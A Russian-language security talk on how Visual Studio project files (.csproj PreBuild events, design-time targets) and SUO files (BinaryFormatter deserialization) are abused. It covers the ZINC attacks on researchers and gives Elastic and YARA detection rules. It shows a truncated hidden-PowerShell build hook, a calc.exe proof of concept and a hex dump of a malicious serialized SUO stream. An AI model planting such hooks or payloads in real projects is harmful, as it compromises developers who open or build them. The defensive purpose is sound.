



Скрытые угрозы: Как Visual Studio IDE может стать мишенью для атак

Иванов Глеб Игоревич

Старший аналитик SOC в группе исследований и развития технологий мониторинга



Agenda

- Файлы проекта Visual Studio
- Векторы эксплуатации, что используют злоумышленники
- Уязвимость десериализации
- Ищем скрытые угрозы в «дикой природе»
- Рекомендации по мониторингу и обнаружению

whoami



www.linkedin.com/in/ivanov-bleb



<https://t.me/BlureL>

Иванов Глеб

Старший аналитик в группе
исследований и развития
технологий мониторинга




Файлы проекта Visual Studio

В проектах VS существует множество различных файлов (.csproj, .vbproj, .dbproj и т.д.), которые содержат в себе инструкции по сборке и компиляции кода для процесса msbuild.exe.

Злоумышленники могут добавить различные вредоносные команды в данные файлы, чтобы они запускались при компиляции кода.



<https://learn.microsoft.com/en-us/aspnet/web-forms/overview/deployment/web-deployment-in-the-enterprise/understanding-the-build-process>



Векторы эксплуатации

Атакующие могут внедрять в файлы проекта свою полезную нагрузку, которая будет выполнена в ходе сборки проекта. Выделяют несколько векторов по эксплуатации файлов проектов:

```
<PreBuildEvent>
  <Command>
    powershell -executionpolicy bypass -windowstyle hidden if([system.environment]::osversion.version.major -eq 10) -and [system.en
  </Command>
</PreBuildEvent>
```

```
<Target Name="GetFrameworkPaths">
  <Exec Command="calc.exe"/>
</Target>
```

Design-time target execution

```
<COMFileReference Include="files\helpstringdll.tlb">
    <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>
```

COMFileReference

PreBuild/PostBuild Events



<https://www.outflank.nl/blog/2023/03/28/attacking-visual-studio-for-initial-access/>

Атаки на исследователей по безопасности

В 2021 году было создано несколько аккаунтов в твиттере, которые постили новости и видео о найденных уязвимостях, техниках и эксплойтах. Набрав аудиторию, они начали связываться с ресерчерами и отправлять им зараженные проекты.



James Willy
@james0x40
Windows kernel & browser security researcher. Also interested in cryptography and mathematics
Joined August 2019
352 Following 1,268 Followers

Zhang Guo Retweeted
James Willy
@james0x40

ETW is very vulnerable part of Windows NT Kernel

The first blog of 2021: blog.br0vnn.io/pages/blogpost

CVE-2020-1033 CVE-2020-1034
CVE-2021-1662 CVE-2021-1682

Thanks to @YanZiShuang @gabe_k @z0x55g @lm0963 @yarden_shafir

2:29 AM · Jan 18, 2021 · Twitter Web App
130 Retweets 7 Quote Tweets 332 Likes

Zhang Guo
@z0x55g
Web Developer || Browser #bug #hunter || spare time #CTF player || #Security.
Joined June 2020
552 Following 690 Followers

Pinned Tweet

Zhang Guo @z0x55g · Jan 20
WebAssembly Engine is a Good Attack Surface for Chrome

My first post for 2021: blog.br0vnn.io/pages/blogpost
<https://blog.br0vnn.io/pages/blogpost>

A detailed write-up for exploiting CVE-2020-15994 Chrome WebAssembly UAF vulnerability

#chrome #exploit #security #vulnerability

3 115 293

[5108] userinit.exe

[4608] explorer.exe

[9176] devenv.exe "C:\temp\pod\pod\dxgkntl_poc.sln"

[8532] MSBuild.exe /nologo /nodemode:1 /nodeReuse:true /lowfalse

[9400] cmd.exe /Q /D /C Temp\tpmc3a0a83d4e354f9f8bf28f18efd1ad...

[3876] powershell.exe powershell -executionpolicy bypass -windowstyle hidden if([system.envir...

[1456] rundll32.exe x64\Debug\Browse.VC.db.ENGINE_get_RANDOM 6bt7cJNGEb3Bx9yK 2907

Process id 1456
Creation time Jan 24, 2021 5:45:13 PM
Image file path C:\Windows\SysWOW64\rundll32.exe
Image file SHA1 f72d978f4d1ca1c435b1164e7817464cc06a9381
Image file creation time Mar 19, 2019 6:45:32 AM
Execution details Token elevation: Limited. Integrity level: Medium
User
PE metadata rundll32.exe

Use of living-off-the-land binary to run m... Low Detected New

Low-reputation arbitrary code executed b... Low Detected New

[4456] rundll32.exe x64\Debug\Browse.VC.db.ENGINE_get_RANDOM 6bt7cJNGEb3Bx9yK...

Use of living-off-the-land binary to run ... Low Detected New

Process privilege escalation High Detected New

[8872] rundll32.exe C:\ProgramData\VirtualBox\update.bin.ASN2_TYPE_new S19...

<https://www.microsoft.com/en-us/security/blog/2021/01/28/zinc-attacks-against-security-researchers/>

Как ловить?

Rule query

```
sequence with maxspan:1s
[process where host.os.type == "windows" and event.action == "start" and
process.name : "cmd.exe" and process.parent.name : "MSBuild.exe" and
process.args : "?\\Users\\*\\AppData\\Local\\Temp\\tmp*.exec.cmd"] by process.entity_id
[process where host.os.type == "windows" and event.action == "start" and
process.name : (
"cmd.exe", "powershell.exe",
"MShta.exe", "CertUtil.exe",
"CertReq.exe", "rundll32.exe",
"regsvr32.exe", "MSBuild.exe",
"scscript.exe", "wscript.exe",
"installutil.exe"
) and
not
(
process.name : ("cmd.exe", "powershell.exe") and
process.args : (
"%\\ocpkg\\scripts\\BuildSystem\\msbuild\\applocal.ps1",
"%HLM\\SOFTWARE\\Microsoft\\VisualStudio\\SxS\\VS7",
"process_versions.node*",
"?\\Program Files\\nodejs\\node.exe",
"%LOCAL_MACHINE\\SOFTWARE\\Microsoft\\MSBuild\\ToolsVersions\\*",
"%Get-ChildItem*Tipasplus.css*",
"Build\\GenerateResourceScripts.ps1",
"Shared\\Common\\...\\BuildTools\\ConfigBuilder.ps1",
"?\\Projects\\*\\PostBuild\\MediaCache.ps1"
)
] and
not process.executable : "?\\Program Files\\Microsoft Visual Studio\\*\\MSBuild.exe" and
not (process.name : "cmd.exe" and
process.command_line :
(*%vswhere.exe -property catalog_productSemanticVersion*,
*git log --pretty=format*, *%\\.nuget\\packages\\vswhere*),
*Common\\...\\BuildTools\\*))
] by process.parent.entity_id
```

<https://www.elastic.co/guide/en/security/current/execution-via-ms-visualstudio-pre-post-build-events.html>



Time	eventtype_str	file_md5	file_path	file_mtime	processfilemd5	processfilepath	processcmdline	parentprocessfilepath	enrich.hunts.names
2024-10-07 14:44:48	ProcessCreated	8x6885482D7A3D63578659239A79788EA3	C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe		8x48CC3E4648285ADF81A49D84A345E621	C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\tmpcda5bf68c5574bf8b3df6957d6f8274a.exe	"C:\\Windows\\system32\\cmd.exe" /Q /D /C C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\tmpcda5bf68c5574bf8b3df6957d6f8274a.exe c.cmd	C:\\Program Files (x86)\\Microsoft Visual Studio\\2019\\Community\\MSBuild\\Current\\Bin\\MSBuild.exe	execution_via_ms_vs_pre_post_build_events

SUO-файл

...\vs\[Project name]\[VS Version]\.suo

Learn / Visual Studio / Возможности расширения /

Файл параметров пользователя решения (SUO-файл)

Статья • 10.10.2023 • Участники: 9

[Обратная связь](#)

Файл параметров пользователя решения (SUO) содержит параметры решения для каждого пользователя. Этот файл не должен быть проверен в систему управления исходным кодом.

Файл параметров пользователя решения (SUO) — это структурированное хранилище или составной файл, хранящийся в двоичном формате. Данные пользователя сохраняются в потоках с именем потока, который будет использоваться для идентификации сведений в suo-файле. Файл параметров пользователя решения используется для хранения параметров предпочтения пользователя и создается автоматически при сохранении решения Visual Studio.

Когда среда открывает suo-файл, он перечисляет все загруженные в данный момент VSPackages. Если VSPackage реализует `IVsPersistSolutionOpts` интерфейс, среда вызывает `LoadUserOptions` метод в VSPackage с просьбой загрузить все данные из suo-файла.

<https://learn.microsoft.com/ru-ru/visualstudio/extensibility/internals/solution-user-options-dot-suo-file?view=vs-2022>



Microsoft.VisualStudio.dll

```

1  Microsoft.VisualStudio
2  AssemblyEnumerationService @0200000C
3  FrameworkUtilities @02000008
4  NativeMethods @02000009
5  RTLAwareMessageBox @02000010
6  SafeNativeMethods @0200000A
7  SR @02000016
8  SRCategoryAttribute @02000015
9  SRDescriptionAttribute @02000014
10 UIService @02000011
11 UnsafeNativeMethods @02000008
12 VisualStudioVersionInfo @02000013
13 VSColorTable @0200000D
14 VSCorePackage @0200000F
15 VSStandardCommands @02000012
16 VSToolWindowRenderer @0200000E
17 Microsoft.VisualStudio.PropertyBrowser
18 Microsoft.VisualStudio.Telemetry
19 Microsoft.VisualStudio.Toolbox
20 System

```

```

85     return null;
86 }
87
88 // Token: 0x06000188 RID: 264 RVA: 0x00003C5C File Offset: 0x00001E5C
89 protected override void OnLoadOptions(string name, Stream stream)
90 {
91     if (name.Equals(typeof(VsToolboxService).Name))
92     {
93         VsToolboxService vsToolboxService = this.GetService(typeof(IToolboxService)) as VsToolboxService;
94         if (vsToolboxService != null)
95         {
96             vsToolboxService.LoadOptions(stream); 1
97         }
98     }
99 }
100
101 // Token: 0x06000189 RID: 265 RVA: 0x00003CA0 File Offset: 0x00001EA0
102 protected override void OnSaveOptions(string name, Stream stream)
103 {
104     if (name.Equals(typeof(VsToolboxService).Name))
105     {
106         VsToolboxService vsToolboxService = this.GetService(typeof(IToolboxService)) as VsToolboxService;

```

```

542 internal void LoadOptions(Stream stream)
543 {
544     BinaryReader binaryReader = new BinaryReader(stream);
545     BinaryFormatter binaryFormatter = new BinaryFormatter();
546     int num = binaryReader.ReadInt32();
547     for (int i = 0; i < num; i++)
548     {
549         string category = binaryReader.ReadString();
550         int num2 = binaryReader.ReadInt32();
551         for (int j = 0; j < num2; j++)
552         {
553             string text = this.Links.Read(stream);
554             VsToolboxService.ToolboxItemContainer toolboxItemContainer = (VsToolboxService.ToolboxItemContainer)binaryFormatter.Deserialize(stream); 2
555             if (text != null && File.Exists(text))
556             {
557                 toolboxItemContainer.LinkFile = text;
558                 this.Links.TrackLink(text);
559                 this.Items.GetFilteredList(category).Add(toolboxItemContainer);
560             }
561         }
562     }
563 }

```

Уязвимость десериализации

Learn / .NET /



Риски десериализации в использовании BinaryFormatter и связанных типов

Статья • 11.04.2023 • Участники: 6

[Обратная связь](#)

В этой статье

- Уязвимости десериализации
- Уязвимости безопасности BinaryFormatter
- Рекомендуемые альтернативы
- Опасные альтернативные варианты
- Показать еще 2

Эта статья относится к следующим типам:

- BinaryFormatter
- SoapFormatter
- NetDataContractSerializer
- LosFormatter
- ObjectStateFormatter

Эта статья применяется к следующим реализациям .NET:

- Все версии .NET Framework
- .NET Core 2.1 – 3.1
- .NET 5 и более поздней версии

⊗ Внимание!

Тип `BinaryFormatter` не является безопасным и **не рекомендуется** к применению для обработки данных. Приложения **должны перестать использовать BinaryFormatter** как можно скорее, даже если они считают, что данные, которые они обрабатывают, должны быть надежными. Тип `BinaryFormatter` является небезопасным, и его безопасность нельзя обеспечить.

Уязвимости безопасности BinaryFormatter

⚠ Предупреждение

Метод `BinaryFormatter.Deserialize` ни при каких обстоятельствах не может считаться безопасным при работе с входными данными, не относящимися к доверенным. Вместо него мы настоятельно рекомендуем использовать любой из описываемых далее в этой статье альтернативных подходов.

<https://learn.microsoft.com/ru-ru/dotnet/standard/serialization/binaryformatter-security-guide>



Структура зараженного SUO-файла

Folder

Name	Size [B]	Created	Accessed	Modified
AnalysisScope-DCE33A29A768	3	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
BackgroundLoadData	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
BookmarkState	40	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ClassViewContents	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerBreakpointGroups	10	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerBreakpoints	90	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerExceptions	8	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerExtendedExceptions	8	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerFindSource	3170	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerFindSymbol	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerMemoryWindows	84	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerWatches	20	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DebuggerWinStoreAppMonitor	4	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DNLPDialogOpened	4	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
DocumentWindowPositions	53	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ExternalFilesProjectContents	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
FAE04EC1-301F-11D3_ProjState	73084	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
FAE04EC1-301F-11D3_TFMCaps	4	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
HiddenSnFolders	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
MRU Solution Files	12	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ObjMgrContentsV8	86	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
OutliningStateDir	6	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ProjectLoadTrSolutionOpen	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ProjectTrustInformation	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ProjExplorerState	239	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ProjInfoEx	16	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ScdProvider.Solution.LastBranch	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
ScdProvider.Solution.LoadCount	8	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
SearchMostRecentQueriesList	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
SelectedLaunchProfileName	1	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
SolutionConfiguration	898	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
SolutionControlOptions	20	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
TaskListShortcuts	8	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
UnloadedProjects	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
UnloadedProjectsDev 14	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
UnloadedProjectsEx	0	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
VsToolboxService	3350	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
WindowManager.CustomGroupNa...	12	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
WindowManager.CustomToolTips	12	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
WindowManager.PinnedFrames	12	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
WindowManager.VerTabListWidths	20	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00
WindowManager.WhenOpened	16	01.01.1601 3:00:00	01.01.1601 3:00:00	01.01.1601 3:00:00


General

Type	Stream
Name	VsToolboxService
Path	\
Size	3 350 B
Checksums	
CRC32	C75CCB93
CRC64	329ED8180F72E209
MD5	EE75AA27317808E27F8...
SHA1	41F6E0F672BC07C4201...
SHA256	B4F47C92CAFED164F82...

Data Interpreter

Position	0
Hex	0
Bin	00000000
Selection	0
8 bit	1
Signed	1
Hex	1
Bin	00000001
16 bit	1
Signed	1
Hex	1
Bin	00000001
32 bit	1
Signed	1
Hex	1
Bin	00000001
64 bit	1099511627777
Signed	1099511627777
Hex	10000000001
Bin	100000000000000000...
Single	0,00
Double	0,00
Datetime	
WIN SYS 64	ERROR
WIN FILE 64	02.01.1601 9:32:31
UNIX 32	01.01.1970 0:00:01
DOS 32	01.01.1601 3:00:00
OLE 64	30.12.1899 3:00:00
GUID	{00000001-0100-0000-...

0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF	
0x000	0100	0000	0001	0000	0000	0000	0100	0000	
0x010	FFFF	FFFF	0100	0000	0000	0000	0401	0000	AAAA.....
0x020	0026	5379	7374	656D	2E53	6563	7572	6974	.&System.Securit
0x030	792E	436C	6169	6073	2E43	6C61	696D	7350	y.Claims.ClaimsP
0x040	7269	6E63	6970	616C	0100	0000	1C6D	5F73	rincipal.....m_s
0x050	6572	6961	6C69	7A65	6443	6C61	696D	7349	erializedClaimsI
0x060	6465	6E74	6974	6965	7301	0605	0000	00A4	entities.....M
0x070	1941	4145	4141	4144	2F2F	2F2F	2F41	5141	.AAAAAAD/////AQA
0x080	4141	4141	4141	4141	4D41	6741	4141	456C	AAAAAAAMAGAAAE1
0x090	5465	584E	305A	5730	7349	465A	6C63	6E4E	TeXN0ZW0sIFZlcnN
0x0A0	7062	3234	394E	4334	774C	6A41	754D	4377	pb249NC4wLJAuMCw
0x0B0	6751	3356	7364	4856	795A	5431	755A	5856	gQ3VsdHVyZT1uZXV
0x0C0	3063	6D46	734C	4342	5164	574A	7361	574E	0cmFsLCBQdWJsawN
0x0D0	4C5A	586C	5562	3274	6C62	6A31	694E	7A64	LZXlub2t1bWJ1bnZd
0x0E0	684E	574D	314E	6A45	354D	7A52	6C4D	4467	hNWM1NjE5MzRlMDg
0x0F0	3542	5145	4141	4143	4541	564E	3563	3352	5BQEAACEAVN5c3R
0x100	6C62	5335	4462	3278	735A	574E	3061	5739	1bS5Db2xsZWNoaw9
0x110	7563	7935	485A	5735	6C63	6D6C	6A4C	6C4E	ucy5HZW5lcm1jLlN
0x120	7663	6E52	6C5A	464E	6C64	4741	7857	3174	vcnRlZFNldGAXw1t
0x130	5465	584E	305A	5730	7555	3352	7961	5735	TeXN0ZW0uU3RyaW5
0x140	6E4C	4342	7463	324E	7663	6D78	7059	6977	nLCBtc2NvcmxpYiw
0x150	6756	6D56	7963	326C	7662	6A30	304C	6A41	gVmVyc2l1bWJ1bnZd
0x160	754D	4334	774C	4342	4464	5778	3064	584A	uMC4wLlCBdWx0dXJ
0x170	6C50	5735	6C64	5852	7959	5777	7349	4642	1PW5ldXRYyWwsIFB
0x180	3159	6D78	7059	3074	6C65	5652	7661	3256	1YmXpY0t1eVRva2V
0x190	7550	5749	334E	3245	3159	7A55	324D	546B	uPW13N2E1YzU2MTk
0x1A0	7A4E	4755	774F	446C	6458	5151	4141	4141	ZNGUw0dlxQAAAAA
0x1B0	4651	3239	3162	6E51	4951	3239	7463	4746	FQ291bnQIQI29tcGF
0x1C0	795A	5849	4856	6D56	7963	326C	7662	6756	yZXIHVMVyc2l1bWJ1bnZd
0x1D0	4A64	4756	7463	7741	4441	4159	496A	5146	JdGVtvcwADAAYIjQF
0x1E0	5465	584E	305A	5730	7551	3239	7362	4756	TeXN0ZW0uQ29sbGV
0x1F0	6A64	476C	7662	6E4D	7552	3256	755A	584A	jdG1vbnMur2VuZXJ
0x200	7059	7935	4462	3231	7759	584A	7063	3239	pYV5Db21wYXJpc29




<https://github.com/cjm00n/EvilSn>

Ищем скрытые угрозы в «дикой природе»

```
rule suo_deserialization
{
  strings:
    $header = { D0 CF 11 E0 A1 B1 1A E1 }
    $s = "VsToolboxService" wide
    $a1 = "AAEAAAD"
    $a2 = "ew0KICAgICckdH1"
    $a3 = "yAoFZNmAU31"
    $a4 = "kscDYS0KCcYAAAP"
    $a5 = "PFBYb3B1cnR5R3J"
    $a6 = "PD94bWwgdm"
  condition:
    $header at 0 and $s and any of ($a*)
}
```

